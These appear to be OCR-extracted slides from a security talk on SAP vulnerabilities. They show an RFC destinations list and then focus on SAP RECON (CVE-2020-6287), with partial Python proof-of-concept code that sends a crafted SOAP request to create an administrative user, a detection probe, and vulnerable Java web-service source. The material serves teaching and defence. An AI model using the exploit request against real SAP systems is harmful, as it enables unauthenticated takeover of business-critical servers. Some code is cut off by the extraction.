MDGTR@S4HCLNT100	3	-	FINB_TR: Generated Destination for Transport Methods
NW_RFC	3	-	Client 100
S4FIN_RFC	3	-	Client 100
S4H	3	-	
S4HCLNT100	3	-	Client 100
S4HCLNT200	3	-	Client 100
S4HCLNT300	3	-	Client 300
S4HCLNT400	3	-	Client 400
S4H_000@CIF_CCMS	3	-	Connection for CIF-CCMS-Monitoring * generated
S4H_100@CIF_CCMS	3	-	Connection for CIF-CCMS-Monitoring * generated
S4H_200@CIF_CCMS	3	-	Connection for CIF-CCMS-Monitoring * generated
S4H_300@CIF_CCMS	3	-	Connection for CIF-CCMS-Monitoring * generated
S4H_400@CIF_CCMS	3	-	Connection for CIF-CCMS-Monitoring * generated
S4H_RFC	3	-	
S4H_WORKFLOW_300	3	-	S4H_WORKFLOW_300
S4LOCAL	3	-	S4LOCAL
TMSADM@S4H.DOMAIN_S4H	3	-	TMS Communication Interface "generiert"
TMSSUP@S4H.DOMAIN_S4H	3	-	TMS Communication Interface "generiert"
TM_BGRFC_INBOUND	3	-	
WORKFLOW_REFERENCE_000	3	-	SAP Business Workflow
WORKFLOW_REFERENCE_100	3	-	SAP Business Workflow
WS_SRV_SAP_WSRT000	3	-	
WS_SRV_SAP_WSRT100	3	-	
rfc_callback_example	3	-	exploit descr
HTTP Connections to External Server	G		
HTTP Connections to ABAP System	H		
Internal Connections	I		
Logical Connections	L		
TCP/IP Connections	T		
WebSocket RFC			

Function Builder: Initial Screen

Function Module: RFC_PING


Production

Test

SAP RECON (CVE-2020-6287)

How do you exploit it?


With one specially crafted HTTP request!



```python
def exploit_create_user(url, proxies, timeout):
    """Exploit to create a user"""
    payload = generate_user_payload()
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0 CVE-2020-6287 PoC",
        "Content-Type": "text/xml;charset=UTF-8"
    }
    xml_body = f'''
        <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:CTCWebServiceSi">
            <soapenv:Body>
                <urn:executeSynchronious>
                    <identifier>
                        <component>sap.com/tc~lm~config~content</component>
                        <path>content/Netweaver/ASJava/NWA/SPC/SPC_UserManagement.cproc</path>
                    </identifier>
                    <contextMessages>
                        <baData>{payload}</baData>
                        <name>userDetails</name>
                    </contextMessages>
                </urn:executeSynchronious>
            </soapenv:Body>
        </soapenv:Envelope>
    '''
```

Critical flaw in SAP’s Java NetWeaver systems that allowed unauthenticated attackers to create administrative users remotely.


SAP RECON (CVE-2020-6287)



```java
import java.util.HashMap;
import com.sap.tc.logging.Location;
import com.sap.tc.lm.ctc.management.xml.CTCEventJava2XML;
import com.sap.tc.lm.ctc.management.CTCObjectFactory;
import com.sap.tc.lm.ctc.management.CTCProcessResourceService;
import javax.ejb.Stateless;
import javax.annotation.security.RolesAllowed;
import javax.annotation.security.RunAs;
import com.sap.engine.services.webservices.espbase.configuration.ann.rt.AuthenticationRT;
import com.sap.engine.services.webservices.espbase.configuration.ann.dt.AuthenticationEnumsAuthenticationLevel;
import com.sap.engine.services.webservices.espbase.configuration.ann.dt.AuthenticationDT;
import javax.jws.WebService;

@WebService(targetNamespace = "urn:CTCWebServiceSi", endpointInterface = "com.sap.tc.lm.ctc.webservice.ejb.CTCWebService
@AuthenticationDT(authenticationLevel = AuthenticationEnumsAuthenticationLevel.BASIC)
@AuthenticationRT(AuthenticationMethod = { "sapsp:HTTPBasic" })
@RunAs("Administrator")
@RolesAllowed({ "Administrator" })
@Stateless
public class CTCWebServiceBean implements CTCWebServiceBeanRemote
{
    private static final String NOT_FOUND = " not found";
    private static final String SESSION_FOR_ID = "Session for Id ";
    private static final String UTF_8 = "UTF-8";
    private static final long serialVersionUID = -1834667621605863738L;
    private CTCProcessResourceService service;
    private CTCObjectFactory factory;
    private CTCEventJava2XML java2XML;
    Location loc;
```

```java
import java.util.HashMap;
import com.sap.tc.logging.Location;
import com.sap.tc.lm.ctc.management.xml.CTCEventJava2XML;
import com.sap.tc.lm.ctc.management.CTCObjectFactory;
import com.sap.tc.lm.ctc.management.CTCProcessResourceService;
import javax.ejb.Stateless;





import javax.jws.WebService;

@WebService(targetNamespace = "urn:CTCWebServiceSi", endpointInterface = "com.sap.tc.




@Stateless
public class CTCWebServiceBean implements CTCWebServiceBeanRemote
{
    private static final String NOT_FOUND = " not found";
    private static final String SESSION_FOR_ID = "Session for Id ";
    private static final String UTF_8 = "UTF-8";
    private static final long serialVersionUID = -1834667621605863738L;
    private CTCProcessResourceService service;
    private CTCObjectFactory factory;
    private CTCEventJava2XML java2XML;
    Location loc;
```

SAP RECON (DEMO)



```python
import base64
import random
import requests
import argparse
import logging
from xml.etree.ElementTree import ElementTree, fromstring

logging.basicConfig(level=logging.DEBUG, format='%(asctime)s - %(levelname)s - %(message)s')
logger = logging.getLogger(__name__)


def detect_vuln(base_url, proxies, timeout):  3 usages
    """Detect vulnerability by checking access to a specific path"""
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0 CVE-2020-6287 PoC"
    }
    check_path = "/CTCWebService/CTCWebServiceBean"
    expected_status = 200
    url = base_url + check_path

    try:
        response = requests.head(url, headers=headers, proxies=proxies, timeout=timeout, allow_redirects=False, verify=False)
        if response.status_code == expected_status:
            logger.info(f"Vulnerable! [CVE-2020-6287] - Path: {url}")
            return {"status": True, "url": url}
        else:
            logger.debug(f"No vulnerability detected at {url} (status: {response.status_code})")
            return {"status": False, "url": ''}
    except requests.exceptions.RequestException as e:
```

```
  File "C:\Users\admin\AppData\Local\Programs\Python\Python312\Lib\subprocess.py", line 550, in run
    stdout, stderr = process.communicate(input, timeout=timeout)
                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "C:\Users\admin\AppData\Local\Programs\Python\Python312\Lib\subprocess.py", line 1196, in communicate
    stdout = self.stdout.read()
             ^^^^^^^^^^^^^^^^^^
KeyboardInterrupt

Process finished with exit code -1073741510 (0xC000013A: interrupted by Ctrl+C)
```

Conclusion

- Attacks on business-critical apps like SAP have risen ~210% from 2024→2025 and will likely increase again next year.
- These systems underpin finance, supply-chain, HR, customer ops, so compromise hits everything.
- Threat actors (state-affiliated + cyber-crime) are converging on SAP environments.

Congrats, you survived a SAP talk!

Thank You!

✉ jonathan@complexsecurity.io

in jonathan-james-pake

JonnyPake

Any Questions?

Yes No